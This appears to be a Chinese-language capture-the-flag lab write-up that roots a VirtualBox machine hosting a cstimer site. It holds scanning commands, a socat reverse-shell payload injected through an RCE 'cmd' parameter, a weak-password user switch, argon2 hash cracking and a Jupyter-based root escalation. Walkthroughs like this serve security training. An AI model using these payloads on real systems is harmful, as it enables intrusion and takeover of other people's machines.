一、信息收集

1. 主机发现与端口扫描

首先在本地网络中使用 `arp-scan` 确定目标主机的IP地址，随后利用 `nmap` 对其进行全端口扫描，以识别开放的服务。

主机发现:

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l
...
192.168.205.142 08:00:27:5d:bd:e0       PCS Systemtechnik GmbH
...
```

端口扫描:


```
┌──(kali㉿kali)-[~]
└─$ nmap -p- 192.168.205.142
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-14 08:53 EDT
Nmap scan report for 192.168.205.142
Host is up (0.00014s latency).
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https
MAC Address: 08:00:27:5D:BD:E0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.10 seconds```
```

扫描结果表明，目标主机IP为 `192.168.205.142`，开放了 **22 (SSH)**、**80 (HTTP)** 和 **443 (HTTPS)** 端口。访问80端口会自动跳转到443端口。

2. 服务侦察

- **HTTPS (443端口):** 访问该服务发现是一个基于开源项目 `cstimer` 的魔方计时网站。

  > [!Tip]
  >
  > https://github.com/cs0x7f/cstimer



二、漏洞发现与初始访问

1. Web参数模糊测试与RCE

对网站进行参数模糊测试，发现一个名为 `cmd` 的参数存在远程代码执行（RCE）漏洞。

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'https://192.168.205.142?FUZZ=id' --fw 3928

...
cmd                     [Status: 200, Size: 55130, Words: 3930, Lines: 359, Duration: 228ms]
...
```

2. 获取 www-data Shell

经过测试发现，目标主机上没有 `busybox` 和 `curl`，直接使用 `bash` 反弹shell也失败（可能是我的问题，你可以尝试一下）。最终选择使用 `socat` 来获取反弹shell。

本地监听:

```
nc -lvnp 8888
```

执行Payload:

```
# 利用 socat 反弹 shell
https://192.168.205.142/?cmd=socat TCP:192.168.205.128:8888 EXEC:$(which $(echo $0))
```

成功接收到 `www-data` 用户的shell后，为了便于操作，使用以下命令序列来获得一个功能完整的TTY。

```
script /dev/null -c bash
# 按下 Ctrl+Z
stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=/bin/bash
stty rows 24 columns 80
```

三、权限提升

1. www-data -> room

在 `www-data` shell中，查看 `/home` 目录发现存在用户 `room`。尝试使用弱口令 `room` 进行用户切换，成功切换到 `room` 用户。

```
www-data@Book:/home$ su room
Password: room
room@Book:/home$ id
uid=1001(room) gid=1001(room) groups=1001(room)
```

2. room -> root

1. **本地服务发现:** 成为 `room` 用户后，使用 `ss -tnlp` 命令发现本地 `127.0.0.1` 的 `8888` 端口上运行着一个服务。

   ```
   room@Book:~$ ss -tnlp
   State      Recv-Q     Send-Q         Local Address:Port          Peer Address:Port

   ...
   LISTEN     0          128                127.0.0.1:8888               0.0.0.0:*
   ...
   ```

   通过 `wget` 访问该服务，发现是一个 Jupyter Server 的登录页面。

2. **凭证发现与破解:** 在 `/var/backups/` 目录下找到一个Jupyter的配置文件 `jupyter_server_config.json`，其中包含一个 `argon2` 格式的哈希密码。

   ```
   room@Book:/var/backups$ cat jupyter_server_config.json
   {
     "IdentityProvider": {
       "hashed_password":
   "argon2:$argon2id$v=19$m=10240,t=10,p=8$FLuM1EM1nn/EP9ni1ust1A$BSnZUgXixY8BO
   Tzmffcz/9Zo9cvEO/PeAu8zw/iYNI4"
     }
   }
   ```

   使用 `Argon2Cracker` 工具和字典对该哈希进行破解，成功得到明文密码 `star123`。

   > [!Tip]
   >
   > https://github.com/p0dalirius/Argon2Cracker

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x/Argon2Cracker]
└─$ python3 Argon2Cracker.py
'$argon2id$v=19$m=10240,t=10,p=8$FLuM1EM1nn/EP9ni1ust1A$BSnZUgXixY8BOTzmffcz
/9Zo9cvEO/PeAu8zw/iYNI4' -w ../5000h.txt
...
[>] Found: star123
```

3. **获取Root权限:**
   - 在Kali上，使用SSH的本地端口转发功能，将目标主机的8888端口映射到本地。

     ```
     ssh -L 8888:127.0.0.1:8888 room@192.168.205.142
     ```

   - 打开本地浏览器访问 `http://127.0.0.1:8888`，进入Jupyter登录页面，输入破解出的密码 `star123` 成功登录。
   - Jupyter Server在此处是以 `root` 权限运行的。通过 `File > New > Terminal` 创建一个新的终端，直接获得 `root` 权限的shell。
   - 最后，在 `root` shell中读取两个flag文件。

     ```
     root@Book:~# id
     uid=0(root) gid=0(root) groups=0(root)
     root@Book:~# cat /root/root.txt /home/room/user.txt
     flag{root-4f98663772651c870e911982e991d0d9}
     flag{user-a81e1f271bc4a3dd4ac87827da4d0a78}
     ```